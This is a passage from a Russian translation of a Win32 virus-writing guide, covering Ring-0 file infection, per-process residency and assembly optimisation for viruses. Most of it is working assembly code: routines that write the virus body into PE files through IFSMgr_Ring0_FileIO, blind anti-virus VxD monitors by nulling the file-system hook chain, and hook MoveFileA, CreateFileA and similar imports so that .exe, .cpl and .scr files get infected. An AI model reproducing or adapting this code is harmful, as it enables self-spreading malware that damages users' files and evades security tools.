mov     edx,03Ch           ; Откуда читать (BOF+3Ch)
lea     esi,[ebp+pehead]    ; Здесь будет смещ. загол. PE
VxDCall IFSMgr_Ring0_FileIO ; Сам VxDCall

pop     eax                ; восст. R0_READFILE из стека

mov     edx,dword ptr [ebp+pehead] ; Откуда нач. PE-заголовок
lea     esi,[ebp+header]      ; Куда писать считанный заголовок
mov     ecx,400h             ; 1024 bytes, дост. для заголовка
VxDCall IFSMgr_Ring0_FileIO
```

Теперь мы должны посмотреть, является ли файл, который мы только что посмотрели PE-файлов, взглянув на его маркер. В ESI у нас находится указатель на буфер, куда мы поместим заголовок PE, поэтому мы просто сравниваем первый DWORD в ESI с PE,0,0 (или просто PE, если использовать WORD-сравнение ;).

```
cmp     dword ptr [esi],"EP" ; Это PE?
jnz     muthafucka
```

Теперь вам нужно проверить, не был ли файл уже заражен ранее, и если это так, просто переходим к процедуре его закрытия. Как я сказал раньше, я пропущу код модификации PE-заголовка, так как предполагается, что вы знаете, как им манипулировать. Ладно, представьте, что вы уже модифицировали заголовок PE правильным образом в буфере (в моем коде эта переменная названа 'header'). Теперь настало время, чтобы записать новый заголовок в PE-файл. Значения, которые должны содержаться в регистрах, должны быть примерно равны тем, которые использовались в функции R0_READFILE. Ладно, как бы то ни было, я их напишу:

```
EAX = R0_WRITEFILE = D601h
EBX = File Handle
ECX = Number of bytes to write
EDX = Offset where we should write
ESI = Offset of the bytes we want to write
```

```
mov     eax,R0_WRITEFILE    ; D601h
mov     ecx,400h            ; write 1024 bytes (buffer)
mov     edx,dword ptr [ebp+pehead] ; where to write (PE offset)
lea     esi,[ebp+header]    ; Data to write
VxDCall IFSMgr_Ring0_FileIO
```

Мы только что записали заголовок. Теперь мы должны добавить вирус. Я решил подсоединить его прямо к концу файла, потому что мой способ модифицирования PE... Ладно, просто сделал это так. Но не беспокойтесь, это легко адаптировать под ваш метод заражения, если, как я предполагаю, вы понимаете, как все это работает. Просто помните о необходимости пофиксить все вызовы VxD перед добавлением тела вируса, так как они трансформируются в инструкции call в памяти. Помните о процедуре VxDFix, которой я научил вас в этом же документе. Между прочим, так как мы добавляем тело вируса к концу файла, мы должны узнать, как много байтов он занимает. Это очень легко, для этого у нас есть функция сервиса IFSMgr_Ring0_FileIO, которая выполнит эту работу: R0_GETFILESIZE. Давайте взглянем на ее входные параметры:

```
EAX = R0_GETFILESIZE = D800h
EBX = Хэндл файла
```

И возвращает нам в EAX размер файла, чей хэндл мы передали, то есть того файла, который мы хотим заразить.

```
call    VxDFix                                ; Восстановить все INT 20h

mov     eax,R0_GETFILESIZE                    ; D800h
VxDCall IFSMgr_Ring0_FileIO

mov     edx,R0_WRITEFILE                      ; EAX = размер файла
xchg    eax,edx                              ; EDX = D601h
lea     esi,[ebp+virus_start]                 ; EAX = D601; EDX = p-p файла
mov     ecx,virus_size                       ; Что записать
VxDCall IFSMgr_Ring0_FileIO                   ; Сколько байтов записать
```

Ладно, нам осталось сделать всего лишь несколько вещей. Просто закройте файл и восстановите старые атрибуты. Конечно, функция закрытия файла находится в сервисе IFSMgr_Ring0_FileIO (код D700h). Давайте взглянем на входные параметры:

```
EAX = R0_CLOSEFILE = 0D700h
EBX = хэндл файла
```

А теперь сам код:

```
muthafucka:
mov     eax,R0_CLOSEFILE
VxDCall IFSMgr_Ring0_FileIO
```

Теперь нам осталось только одно (рульно!). Восстановить старые атрибуты.

```
stillnotsofunny:
pop     ecx                                ; Восстанавливаем старые атрибуты
pop     esi                                ; Восстанавливаем указатель на имя файла
mov     eax,4301h                          ; Устанавливаем атрибуты
VxDCall IFSMgr_Ring0_FileIO

notsofunny:
ret
```

Вот и все! :) Между прочим, все эти "VxDCall IFSMgr_Ring0_FileIO" лучше оформить в виде подпрограммы и вызывать ее с помощью простого вызова: это будет более оптимизированно (если вы используете макро VxDCall, который я показал вам) и это будет гораздо лучше, потому что необходимо будет фиксить только один вызов VxD-сервиса.

Код против VxD-мониторов

Ох, я должен не забыть упомянуть о парне, который обнаружил это: Super/29A. Теперь я должен объяснить в чем состоит эта крутая вещь. Это относится к уже рассматривавшемуся сервису InstallFileSystemApiHook, но не документированно ребятами из Micro\$oft. Сервис InstallFileSystemApiHook возвращает нам интересную структуру:

```
EAX + 00h -> Адрес предыдущего обработчика
EAX + 04h -> Структура Hook_Info
```

Самое важно в этой структуре следующее:

00h -> Адрес хук-обработчика
04h -> Адрес хук-обработчика от предыдущего обработчика
08h -> Адрес Hook_Info от предыдущего обработчика

Поэтому мы делаем рекурсивный поиск по структурам, пока не найдем самый первый, использующийся мониторами... И затем мы должны обнулить его. Код? Вот вам порция :) :

```
; EDI = Указывает на копию вируса в системной куче

    lea     ecx,[edi+New_Handler]    ; Устанавливаем хук файловой системы
    push   ecx
@@2:  VxDCall IFSMgr_InstallFileSystemApiHook
    pop     ecx

    xchg    esi,eax                  ; ESI = Указатель на текущий
                                     ; обработчик

    push    esi
    lodsd  ; add esi,4                ; ESI = Указатель на хук-обработчик
tunnel: lodsd                       ; EAX = Предыдущий хук-обработчик
                                     ; ESI = Указатель на Hook_Info
    xchg    eax,esi                  ; Очень чисто :)

    add     esi,08h                  ; ESI = 3ий dword в структуре:
                                     ; предыдущий Hook_Info

    js      tunnel                  ; Если ESI < 7FFFFFFF, это был
                                     ; последний :)
                                     ; EAX = самый верхний Hook_Info

    mov     dword ptr [edi+ptr_top_chain],eax ; Сохр. в перем. в памяти
    pop     eax                      ; EAX = Посл. хук-обр.
    [...]

```

Не беспокойтесь, если вы не поймете это в первый раз: представьте, сколько я затратил времени, читая код Sexu, чтобы понять это! Ладно, мы сохранили в переменную самый верхний Hook_Info, но теперь нам надо обнулить его на время заражения, а потом восстановить. Следующий фрагмент код должен находиться между проверкой запроса системы на открытие файла и вызовом процедуры заражения файла.

```
    lea     esi,dword ptr [ebx+top_chain] ; ESI = указ. на сохр. перем.
    lodsd                                ; EAX = верхний Hook_Info
    xor     edx,edx                       ; EDX = 0
    xchg    [eax],edx                     ; Top Chain = NULL
                                     ; EDX = адрес верх. Hook_Info

    pushad
    call    Infection
    popad

    mov     [eax],edx                     ; Восст. верх. Hook_Info

```

Это было легко, правда? :)

Заключительные слова

Я должен поблагодарить троих людей, которые очень сильно помогли мне во время написания моего первого вируса под Ring-0: Super, Vecna и nIgr0. Ладно, что еще сказать? Гмм... да. Ring-0 - это наш сладкий сон под Win9x. Но у него ограниченная жизнь. Даже если мы, VХеры, найдем способ получить привилегии нулевого кольца в таких системах как NT, Micro\$oft сделает патч или сервис-пак, чтобы пофиксить эти возможные баги. Как бы то ни было, писать вирус нулевого кольца очень интересно. Это помогло мне больше узнать о внутреннем устройстве Windoze. Я надеюсь, что это поможет также и вам. Обратите внимание, что вирусы нулевого кольца очень заразны. Система постоянно пытается открыть какие-нибудь файлы. Просто взгляните на один из самых заразных и быстро распространяющихся вирусов нулевого кольца CIH.

Путеводитель по написанию вирусов под Win32: 6.

Перпроцессная резидентность

Автор: Billy Belcebu, пер. Aquila

Дата: 2002-10-28

Теперь мы обсудим интересную тему для дискуссии: перпроцессная резидентность, единственный вид резидентности, доступный под всеми Win32 платформами. Я поместил эту главу отдельно от главы Ring-3, потому что эта тема слишком сложна для такой вводной главы, такой как Ring-3.

Введение

Перпроцессная резидентность впервые была реализована Jacky Qwerty из вирусной группы 29A в 1997 году. Кроме того, что это был первый (по мнению средств массовой информации, а не в реальности - Win32.Jacky) Win32-вирус, он также был первым резидентным Win32-вирусом, использующим никогда ранее не виданную технику: перпроцессную резидентность. Теперь вы, по-видимому, удивляетесь: 'Что же такое, ядрена матрена, эта перпроцессная резидентность?'. Я уже объяснил это в одной из статей журнала DDT#1, но здесь я проведу более глубокий анализ этого метода. Когда вы вызываете функцию API, вы используете адрес, сохраненный системой во время выполнения в таблице импортов, и меняете адрес функции API на адрес своего собственного кода, заражающего файлы при вызове перехваченной функции. Я знаю, что это немного путанно и тяжело понять, но в вирмейкерстве все вначале выглядит сложным, хотя потом становится очень простым :).

--[DDT#1.2_4]-----

Это единственный известный мне способ сделать Win32 вирусы резидентными. Да, вы правильно прочитали: Win32, а не Win9X. Этот способ будет также работать и под WinNT. Во-первых, вы должны знать, что такое процесс. Вещь, которая меня озадачила больше всего, что люди, начавшие программировать под Win32, знают, что это такое и часто это используют, но не знают его название. В общем, когда мы запускаем Windows-приложение, мы создаем процесс :). Очень легко понять. И в чем состоит данная резидентность? Сначала мы должны зарезервировать память, куда поместить тело вируса. Это можно сделать с помощью функции "VirtualAlloc". Но... как перехватить функции API? Наиболее полезное решение, приходящее мне в голову состоит в том, чтобы изменять адреса в таблице импортов. С моей точки зрения, это единственный возможный путь. Поскольку в импорты можно писать, наша задача во многом облегчается, так как нам не нужна помощь никаких функций VxDCall0...

У этого вида резидентности есть и слабая сторона... так как мы опираемся на таблицу импортов, мы можем работать только с импортированными функциями, и скорость заражения очень сильно зависит от файла, который мы заразили. Например, если мы заразим CMD.EXE в WinNT и у нас будут обработчики FindFirstFile(A/W) и FindNextFile(A/W), то это позволит заразить все файлы, найденные с помощью этих функций. Это сделает наш вирус очень заразным, так как эти функции будут использоваться, когда мы выполним команду DIR под WinNT. Как бы то ни было, использовать одну перпроцессную резидентность не стоит, чтобы наш вирус был более заразным, необходимо использовать другие методы, например как в Win32.Cabanas, где заражались файлы в \WINDOWS и \WINDOWS\SYSTEM. Другим хорошим способом может быть заражение определенных файлов при первом запуске в системе...

--[DDT#1.2_4]-----

Я написал это в декабре 1998. С тех пор я понял, как это можно сделать без резервирования памяти, но тем не менее я помещу код так, как есть, чтобы вы поняли лучше.

Обработка таблицы импортов

Далее следует структура таблицы импортов.

IMAGE_IMPORT_DESCRIPTOR

Characteristics	← +00000000h Размер : 1 DWORD
Time Date Stamp	← +00000004h Размер : 1 DWORD
Forwarder Chain	← +00000008h Размер : 1 DWORD
Pointer to Name	← +0000000Ch Размер : 1 DWORD
First Thunk	← +00000010h Размер : 1 DWORD

А теперь посмотрим, что об этом говорит Мэтт Питрек.

DWORD Characteristics

Когда-то это могло быть набором флагов. Тем не менее Microsoft изменила ее значение и никогда не заботилась о том, чтобы обновить WINNT.H. На самом деле это поле является смещением (RVA) массива указателей, каждый из которых указывает на структуру IMAGE_IMPORT_BY_NAME.

DWORD TimeDateStamp

Время/дата, указывающая на то, когда был создан файл.

DWORD ForwarderChain

Это поле относится к форвардингу. Форвардинг - это когда одна DLL шлет ссылку на некоторые свои функции другой DLL. Например, в WinNT NTDLL.DLL (похоже) шлет некоторые из своих экспортируемых функций KERNEL32.DLL. Это поле содержит индекс в массиве FirstThunk. Функция, проиндексированная в этом поле, будет отфорваржена другой DLL. К сожалению, формат форвардинга функций недокументирован, а пример форварднутых функций сложно найти.

DWORD Name

Это RVA на строку в формате ASCIIz, содержащую имя импортируемой DLL, например "KERNEL32.DLL" и "USER32.DLL".

PIMAGE_THUNK_DATA FirstThunk

Это поле является смещением (RVA) объединения IMAGE_THUNK_DATA. Почти в каждом случае данное объединение интерпретируется как указатель на структуру IMAGE_IMPORT_BY_NAME. Если поле не является одним из этих указателей, то это вероятно ординал. Из документации не совсем понятно, можно ли импортировать функцию по ординалу, а не по имени. Важными полями являются IMAGE_IMPORT_DESCRIPTOR - это имя импортируемой DLL и два массива указателей IMAGE_IMPORT_BY_NAME. В EXE-файле два массива (на которые указывают поля Characteristics и FirstThunk) идут параллельно друг с другом и каждый завершается NULL-элементом. Указатели в обоих массивах указывают на структуру IMAGE_IMPORT_BY_NAME.

Теперь, когда вы знаете определения Мэтта Питрека, я помещу здесь необходимый код, чтобы получать из таблицы импортов адреса API-функций и адрес, где находится смещение на функцию (которую мы хотим перехватить, но об этом чуть попозже).

```
;---[ CUT HERE ]-----  
;  
; процедура GetAPI_IT  
; -----  
;  
; Далее следует код, который получает кое-какую информацию из таблицы импор-
```

```

; тов.

GetAPI_IT      proc

;-----;
; Ок, давайте начнем веселье. Параметры, которые требуются для этой
; функции, и возвращаемое значение следующие:
;
; ВВОД . EDI : Указатель на имя API-функции (чувствительно к регистру)
; ВЫВОД . EAX : Адрес API-функции
;       EBX : Адрес адреса API-функции в таблице импортов
;-----;

        mov     dword ptr [ebp+TempGA_IT1],edi ; Сохраняем указатель на имя
        mov     ebx,edi
        xor     al,al                          ; Ищем "\0"
        scasb
        jnz     $-1
        sub     edi,ebx                        ; Получаем размер имени
        mov     dword ptr [ebp+TempGA_IT2],edi ; Сохраняем размер имени

;-----;
; Сначала мы сохраняем указатель на имя API-функции во временной
; переменной, а затем ищем конец строки, помеченный 0, после чего вычитаем
; от нового значения EDI (которое указывает на 0) его старое значение,
; получая, таким образом, размер имени API-функции. Просто, не правда ли?
; Далее мы сохраняем размер API-функции в другой временной переменной.
;-----;

        xor     eax,eax                        ; Обнуляем EAX
        mov     esi,dword ptr [ebp+imagebase] ; Загружаем базу образа проц.
        add     esi,3Ch                       ; Указатель на смещение 3Ch
        lodsw                                     ; Получаем заголовок PE проц.
        add     eax,dword ptr [ebp+imagebase] ; адрес (нормализованный!)
        xchg    esi,eax
        lodsd

        cmp     eax,"EP"                      ; Это действительно PE?
        jnz     nopes                         ; Дерьмо!

        add     esi,7Ch
        lodsd                                  ; Получаем адрес
        push    eax
        lodsd                                  ; EAX = Размер
        pop     esi
        add     esi,dword ptr [ebp+imagebase]

;-----;
; Первое, что мы делаем - это очищаем EAX, потому что нам не нужен мусор в
; его верхнем слове. Далее нам мы проверяем PE-сигнатуру заголовка
; носителя. Если все в порядке, мы получаем указатель на секцию с таблицей
; импортов (.idata).
;-----;

SearchK32:
        push    esi
        mov     esi,[esi+0Ch]                 ; ESI = Указатель на имя
        add     esi,dword ptr [ebp+imagebase] ; Нормализуем
        lea     edi,[ebp+K32_DLL]             ; У-ль на "KERNEL32.dll",0
        mov     ecx,K32_Size                 ; ECX = Размер этой строки
        cld                                     ; Очищаем флаг направления
        push    ecx                           ; Сохр. размер для дал.исп.
        rep     cmpsb                         ; Сравниваем байты
        pop     ecx                           ; Восст. размер
        pop     esi                           ; Восст. у-ль на импорты
        jz      gotcha                        ; Если совп., делаем переход
        add     esi,14h                       ; Получаем след. поле
        jmp     SearchK32                    ; След. проход цикла

;-----;
; Сначала мы заново push'им ESI. Нам необходимо его сохранить, так как это

```

```

; начало секции .idata. Затем мы получаем в ESI RVA имена (указатели), ;
; после чего нормализуем это значение с базой образа, превращая, таким ;
; образом его в VA. Далее мы помещаем в EDI указатель на строку ;
; "KERNEL32.dll", в ECX загружаем размер строки, сравниваем две строки и ;
; если они совпадают, значит мы получили еще одну подходящую строку. ;
;-----;

gotcha:
    cmp     byte ptr [esi],00h          ; Это OriginalFirstThunk 0?
    jz      nopex                       ; Отваливаем, если так
    mov     edx,[esi+10h]                ; Получаем FirstThunk :)
    add     edx,dword ptr [ebp+imagebase] ; Нормализуем!
    lodsd
    or      eax,eax                     ; Это 0?
    jz      nopex                       ; Дерьмо...

    xchg    edx,eax                     ; Получаем указатель на него!
    add     edx,[ebp+imagebase]
    xor     ebx,ebx

;-----;
; Сначала мы проверяем, равно ли поле OriginalFirstThunk NULL, и если так, ;
; выходим из процедуры с ошибкой. Затем мы получаем значение FirstThunk и ;
; нормализуем его, прибавляя imagebase, а затем проверяем, равно ли оно 0 ;
; (если так, у нас проблемы, тогда выходим). Помещаем в EDX полученный ;
; адрес (FirstThunk), нормализуем, после чего в EAX мы сохраняем указатель ;
; на поле FirstThunk. ;
;-----;

loopy:
    cmp     dword ptr [edx],00h          ; Последний RVA? Хм...
    jz      nopex
    cmp     byte ptr [edx+03h],80h       ; Ординал? Duh...
    jz      reloop

    mov     edi,dword ptr [ebp+TempGA_IT1] ; Получ. указ. на имя API-ф-ции
    mov     ecx,dword ptr [ebp+TempGA_IT2] ; Получаем размер имени
    mov     esi,[edx]                     ; Получаем текущую строку
    add     esi,dword ptr [ebp+imagebase]
    inc     esi
    inc     esi
    push    ecx                            ; Сохраняем ее размер
    rep     cmpsb                          ; Сохраняем обе строки
    pop     ecx                            ; Восстанавливаем размер
    jz      wegotit

reloop:
    inc     ebx                            ; Увеличиваем значение указателя
    add     edx,4                          ; Получаем указатель на другую
    loop    loopy                          ; импортированную API-функцию

;-----;
; Сначала мы проверяем, не находимся ли мы в последнем элементе массива ;
; (который отмечен символом null), и если так, заканчиваем работу. Затем ;
; мы проверяем, является ли элемент ординалом, если так, мы получаем еще ;
; один. Далее идет самое интересное: мы помещаем в EDI сохраненный ранее ;
; указатель на имя API-функции, которую мы искали, в ECX у нас находится ;
; размер строки, и мы помещаем в ESI указатель на текущую API-функцию в ;
; таблице импортов. Мы делаем сравнение между этими двумя строками, и если ;
; они не совпадают, мы получаем следующую, пока не найдем ее или не ;
; достигнем последней API-функции в таблице импортов. ;
;-----;

wegotit:
    shl     ebx,2                          ; Умножаем на 4 (размер dword)
    add     ebx,eax                        ; Добавляем к значению FirstThunk
    mov     eax,[ebx]                     ; EAX = адрес API-функции ;)
    test    al,0                           ; Это чтобы избежать перехода и
    org     $-1                            ; немного оптимизировать :)

nopex:
    stc                                     ; Ошибка!
    ret

```

```

;-----;
; Очень просто: поскольку счетчик у нас находится в EBX, а массив был ;
; массивом DWORD'ов, мы умножаем на 4 (чтобы получить относительное ;
; смещение, которое отмечает адрес API), а после этого у нас находится в ;
; EBX указатель на желаемый адрес API в таблице импортов, а в EAX у нас ;
; находится адрес API-функции. Совершенно :). ;
;-----;

```

```

GetAPI_IT      endp

```

```

;---[ CUT HERE ]-----

```

Теперь мы знаем, как играть с таблицей импортов. Но нам нужно еще кое-что.

Получение базы образа во время выполнения

Одна из самых наиболее частых заблуждений - это мнение, что база образа будет всегда одной и той же или всегда будет равна 400000h. Но на самом деле, все далеко не так. Независимо от того, какая база образа будет указана в заголовке вашего файла, система может легко поменять во время запуска, поэтому мы будем пытаться получить доступ к неверному адресу и получить неожиданные результаты. Получить базу образа можно достаточно просто. Просто используйте обычную процедуру получения дельта-смещения.

```

virus_start:
    call    tier                ; Push'им в ESP адрес возврата
tier: pop    ebp                ; Получаем адрес возврата
    sub     ebp,offset realcode ; И отнимаем начальное смещение

```

Ок? Давайте представим, что, например, выполнение началось по адресу 401000h (как почти во всех слинкованных TLINK'ом файлах). Поэтому когда мы делаем POP, в EBP у нас будет что-то вроде 00401005h. Тогда что вы получите, если вычтете от него virus_start, а от результата мы снова вычтем текущий EIP (который во всех TLINKованных файлах равен 1000h)? Да, мы получим базу образа! Таким образом, мы будем делать следующее:

```

virus_start:
    call    tier                ; Push'им в ESP адрес возврата
tier: pop    ebp                ; Получаем текущий адрес
    mov     eax,ebp
    sub     ebp,offset realcode ; И отнимаем начальное смещение
    sub     eax,00001000h       ; Отнимаем текущий EIP (должен
NewEIP equ   $-4                ; быть пропатчен во время заражения
    sub     eax,(tier-virus_start) ; Отнимаем остальное :)

```

И не забудьте пропатчить переменную NewEIP во время заражения (если модифицируете EIP), что она всегда была равна переменной по смещению 28h заголовка PE, то есть RVA EIP программы :).

[Мой перехватчик API-функций]

Далее следует мое дополнение к моей процедуре GetAPI_II. Она базируется на примерно следующей структуре:

```

db      ASCIIz_API_Name
dd      offset (API_Handler)

```

Например:

```

db      "CreateFileA",0
dd      offset HookCreateFileA

```

HookCreateFileA - это процедура, которая обрабатывает перехваченную функцию. Код, который я использовал с этими структурами, следующий:

```

;---[ CUT HERE ]-----

HookAllAPIs:
    lea     edi,[ebp+@@Hookz] ; Указатель на первую API-функцию
nxtapi:

```

```

        push    edi                ; Сохраняем указатель
        call   GetAPI_IT          ; Получаем его из таблицы импортов
        pop    edi                ; Восстанавливаем указатель
        jc     Next_IT_Struc_     ; Не получилось? Проклятье...
                                   ; EAX = адрес API-функции
                                   ; EBX = указатель API-функции
                                   ; в таблице импортов

        xor     al,al              ; Достигаем конца имени API-функции
        scasb
        jnz    $-1

        mov     eax,[edi]          ; Получаем смещение обработчика
        add     eax,ebp            ; Приводим в соотве. с дельта-см.
        mov     [ebx],eax         ; И помещаем в импорты!

Next_IT_Struc:
        add     edi,4              ; Получаем следующий элемент ст-ры!
        cmp     byte ptr [edi],"." ; Достигли пследней API-ф-ции? Гр..
        jz      AllHooked         ; Мы перехватили все
        jmp     nxtapi            ; Следующий оборот цикла
AllHooked:
        ret

Next_IT_Struc_:
        xor     al,al              ; Получаем конец строки
        scasb
        jnz    $-1
        jmp     Next_IT_Struc     ; И возвращаемся обратно :)

@@Hookz label byte
        db      "MoveFileA",0      ; Несколько примеров
        dd      (offset HookMoveFileA)

        db      "CopyFileA",0
        dd      (offset HookCopyFileA)

        db      "DeleteFileA",0
        dd      (offset HookDeleteFileA)

        db      "CreateFileA",0
        dd      (offset HookCreateFileA)

        db      "."                ; Конец массива :)
;---[ CUT HERE ]-----

```

Я надеюсь, что здесь все достаточно понятно :).

Универсальный перехватчик

Возможно вы помните, что есть некоторые API-функции, которые принимают последним заPUSHенным параметром указатель на файл (который может быть исполняемым), поэтому мы можем их перехватить и применить универсальный перехватчик, который сначала проверяет расширение файла, и если он исполняемый, мы можем заразить его без всяких проблем :).

```

;---[ CUT HERE ]-----

; Несколько различных хуков :)

HookMoveFileA:
        call   DoHookStuff        ; обрабатываем этот вызов
        jmp    [eax+_MoveFileA]   ; передаем контроль
                                   ; оригинальной API-функции

HookCopyFileA:
        call   DoHookStuff        ; обрабатываем этот вызов
        jmp    [eax+_CopyFileA]   ; передаем контроль
                                   ; оригинальной API-функции

HookDeleteFileA:
        call   DoHookStuff        ; обрабатываем этот вызов

```

```

        jmp      [eax+_DeleteFileA]          ; передаем контроль
                                           ; оригинальной API-функции

HookCreateFileA:
        call     DoHookStuff                ; обрабатываем этот вызов
        jmp      [eax+_CreateFileA]        ; передаем контроль
                                           ; оригинальной API-функции

; The generic hooker!!

; Универсальный перехватчик!!

DoHookStuff:
        pushad                     ; Push'им все регистры
        pushfd                     ; Push'им все флаги
        call     GetDeltaOffset      ; Получаем дельта-смещение в EBP
        mov      edx,[esp+2Ch]       ; Получаем имя файла, который нужно заразить
        mov      esi,edx             ; ESI = EDX = file to check
reach_dot:
        lodsb                       ; Получаем символ
        or        al,al              ; Найден NULL? Дерьмо...
        jz        ErrorDoHookStuff    ; Тогда сваливаем
        cmp       al,"."              ; Найдена точка? Интересно...
        jnz       reach_dot           ; Если нет, следующий оборот цикла
        dec       esi                ; Фиксим
        lodsd                       ; Помещаем расширение в EAX
        or        eax,20202020h       ; Приводим строку к нижнему регистру
        cmp       eax,"exe."          ; Это EXE? Заражаем!!!
        jz        InfectWithHookStuff
        cmp       eax,"lpc."          ; Это CPL? Заражаем!!!!
        jz        InfectWithHookStuff
        cmp       eax,"rcs."          ; Это SCR? Заражаем!!!!
        jnz       ErrorDoHookStuff
InfectWithHookStuff:
        xchg      edi,edx             ; EDI = имя файла, который нужно заразить
        call     InfectEDI            ; Заражаем файл!! ;)
ErrorDoHookStuff:
        popfd                       ; Восстанавливаем все предохраненные
        popad                       ; регистры, чтобы ничего не случилось :)
        push      ebp
        call     GetDeltaOffset      ; Получаем дельта-смещение
        xchg      eax,ebp             ; Помещаем дельта-смещение в EAX
        pop       ebp
        ret

;---[ CUT HERE ]-----

```

Вот некоторые API-функции, которые можно перехватить с помощью этой универсальной процедуры: MoveFileA, CopyFileA, GetFullPathNameA, DeleteFileA, WinExec, CreateFileA, CreateProcessA, GetFileAttributesA, SetFileAttributesA, _lopen, MoveFileExA, CopyFileExA, OpenFile.

Заключение

Если что-то непонятно, пишите мне (автору этого текста, а не переводчику! - прим. пер.). Я бы мог привести пример простого пер-процессного резидентного вируса, но единственный подобный вирус, который я написал, слишком сложен и у него слишком много фиш, поэтому он будет для вас непонятен :).

Путеводитель по написанию вирусов под Win32: 7. Оптимизация под Win32

Автор: Billy Belcebu, пер. Aquila

Дата: 2002-10-30

Хмм.. Этот раздел должен писать Super, а не я, но так как я все же его ученик, я напишу здесь о том, что изучил за то время, что нахожусь в мире кодинга под Win32. В этой главе я буду писать больше о локальной оптимизации, чем о структурной, потому что последняя сильно зависит от вашего стиля (например, лично очень параноидально отношусь к вычислениям стека и дельта-оффсета, как вы можете видеть в моем коде, особенно в Win95.Garaipena). В этой статье много моих собственных идей и советов, которые Super дал мне во время валенсийских тусовок. Он, вероятно, лучший оптимизатор в VX-мире. Без шуток. Я не буду обсуждать здесь, как оптимизировать так сильно, как это делает он. Нет. Я только расскажу вам о самых очевидных оптимизациях, которые могут быть сделаны при кодировании под Win32. Я не буду комментировать совсем тривиальные методы оптимизации, которые уже были объяснены в моем путеводителе по написанию вирусов под MS-DOS.

Проверка равен ли регистр нулю

Я устал видеть одно и то же постоянно, особенно в среде Win32-кодеров, и это меня просто убивает, очень медленно и очень болезненно. Например, мой разум не может переварить идею 'CMP EAX, 0'. Давайте посмотрим, почему:

```
cmp    eax,00000000h    ; 5 байтов
jz     bribbriblibli    ; 2 байта (если jz короткий)
```

Хех, я знаю, что жизнь - дерьмо, и вы тратите очень много кода на отстойные сравнения. Ок, давайте посмотрим, как решить эту проблему с помощью кода, который делает то же самое, но с меньшим количеством байтов.

```
or     eax,eax          ; 2 байтов
jz     bribbriblibli    ; 2 байтов (если jz короткий)
```

Или эквивалент (но быстрее!):

```
test   eax,eax          ; 2 байта
jz     bribbriblibli    ; 2 байта (если jz короткий)
```

Есть способ, как оптимизировать это еще большим образом, если неважно содержимое, которое окажется в другом регистре). Вот он:

```
xchg   eax,ecx          ; 1 байт
jecxz  bribbriblibli    ; 2 байта (только если короткий)
```

Теперь вы видите? Никаких извинений, что "я не оптимизирую, потому что теряю стабильность", так как с помощью этих советов вы не будете терять ничего, кроме байтов кода :). Мы сделали процедуру на 4 байта короче (с 7 до 3)... Как? Что вы скажете об этом?

Проверка, равен ли регистр -1

Так как многие API-функции в Ring-3 возвращают вам значение -1 (FFFFFFFFh), если вызов функции не удался, и вам нужно проверять, удачно ли он прошел, вы часто должны сравнивать полученное значение с -1. Но здесь та же проблема, что и ранее - многие люди делают это с помощью 'CMP EAX, 0FFFFFFFFh', хотя то же можно осуществить гораздо более оптимизированно...

```
cmp     eax,0FFFFFFFFh    ; 5 байтов
jz      insumision        ; 2 байта (если короткий)
```

Давайте посмотрим, как это можно оптимизировать:

```
inc     eax                ; 1 байт
jz      insumision         ; 2 байта
dec     eax                ; 1 байт
```

Хех, может быть это занимает больше строк, но зато весит меньше байтов (4 байта против 7).

Сделать регистр равным -1

Есть вещь, которую делают почти все виркодеры новой школы:

```
mov     eax, -1            ; 5 байтов
```

Вы поняли, что это худшее, что вы могли сделать? Неужели у вас только один нейрон? Проклятье, гораздо проще установить -1 более оптимизированно:

```
xor     eax, eax           ; 2 байта
dec     eax                ; 1 байт
```

Вы видите? Это не трудно!

Очищаем 32-х битный регистр и помещаем что-нибудь в LSW

Самый понятный пример - это то, что делают все вирусы, когда помещают количество секций в PE-файле в AX (так как это значение занимает 1 слово в PE-заголовке).

```
xor     eax, eax           ; 2 байта
mov     ax, word ptr [esi+6] ; 4 байта
```

Или так:

```
mov     ax, word ptr [esi+6] ; 4 байта
cwde                    ; 1 байт
```

Я все еще удивляюсь, почему все VX-еры используют эти "старую" формулы, особенно, когда у нас есть инструкция 386+, которая делает регистр равным нулю перед помещением слова в AX. Эта инструкция равна MOVZX.

```
movzx   eax, word ptr [esi+6] ; 4 байта
```

Хех, мы избежали одной лишней инструкции и лишних байтов. Круто, правда?

Вызов адреса, сохраненного в переменной

Если еще одна вещь, которую делают некоторые VX-еры, и из-за которой я схожу с ума и кричу. Давайте я вам ее напомним:

```
mov     eax, dword ptr [ebp+ApiAddress] ; 6 байтов
call    eax                        ; 2 байта
```

Мы можем вызывать адрес напрямую, ребята... Это сохраняет байты и не используется лишний регистр.

```
call    dword ptr [ebp+ApiAddress] ; 6 байтов
```

Снова мы избавляемся от ненужной инструкции, которая занимает 2 байта, а делаем то же самое.

Веселье с push'ами

Почти то же, что и выше, но с push'ем. Давайте посмотрим, что надо и не надо делать:

```
mov     eax, dword ptr [ebp+variable] ; 6 байтов
push    eax                        ; 1 байт
```

Мы можем сделать то же самое, но на 1 байт меньше. Смотрите.

```
push    dword ptr [ebp+variable] ; 6 байтов
```


Круто, правда? ;) Ладно, если нам нужно push'ить много раз (если значение велико, более оптимизированно, будет более оптимизированно push'ить значение 2+ раза, а если значение мало, более оптимизированно будет push'ить его, когда вам нужно сделать это 3+ раза) одну и ту же переменную, более выгодно будет поместить ее в регистр и push'ить его. Например, если нам нужно зарpushить он 3 раза, более правильным будет скорить регистр сам с собой и затем зарpushить регистр. Давайте посмотрим:

```
push    00000000h           ; 2 байта
push    00000000h           ; 2 байта
push    00000000h           ; 2 байта
```

И давайте посмотрим, как прооптимизировать это:

```
xor     eax,eax              ; 2 bytes
push    eax                  ; 1 byte
push    eax                  ; 1 byte
push    eax                  ; 1 byte
```

Часто во время использования SEH нам бывает необходимо запустить fs:[0] и так далее: давайте посмотрим, как это можно оптимизировать:

```
push    dword ptr fs:[00000000h] ; 6 байтов ; 666? Хахаха!
mov     fs:[00000000h],esp        ; 6 байтов
[...]
```

```
pop     dword ptr fs:[00000000h] ; 6 байтов
```

Вместо это нам следует сделать следующее:

```
xor     eax,eax              ; 2 байта
push    dword ptr fs:[eax]    ; 3 байта
mov     fs:[eax],esp          ; 3 байта
[...]
```

```
pop     dword ptr fs:[eax]    ; 3 байта
```

Кажется, что у нас на 7 байтов меньше! Ву!!!

Получить конец ASCIIz-строки

Это очень полезно, особенно в наших поисковых системах API-функций. И, конечно, это можно сделать гораздо более оптимизированно, чем это делается обычно во многих вирусах. Давайте посмотрим:

```
lea     edi,[ebp+ASCIIz_variable] ; 6 байтов
@@1:    cmp     byte ptr [edi],00h ; 3 байта
inc     edi ; 1 байт
jnz     @@1 ; 2 байта
inc     edi ; 1 байт
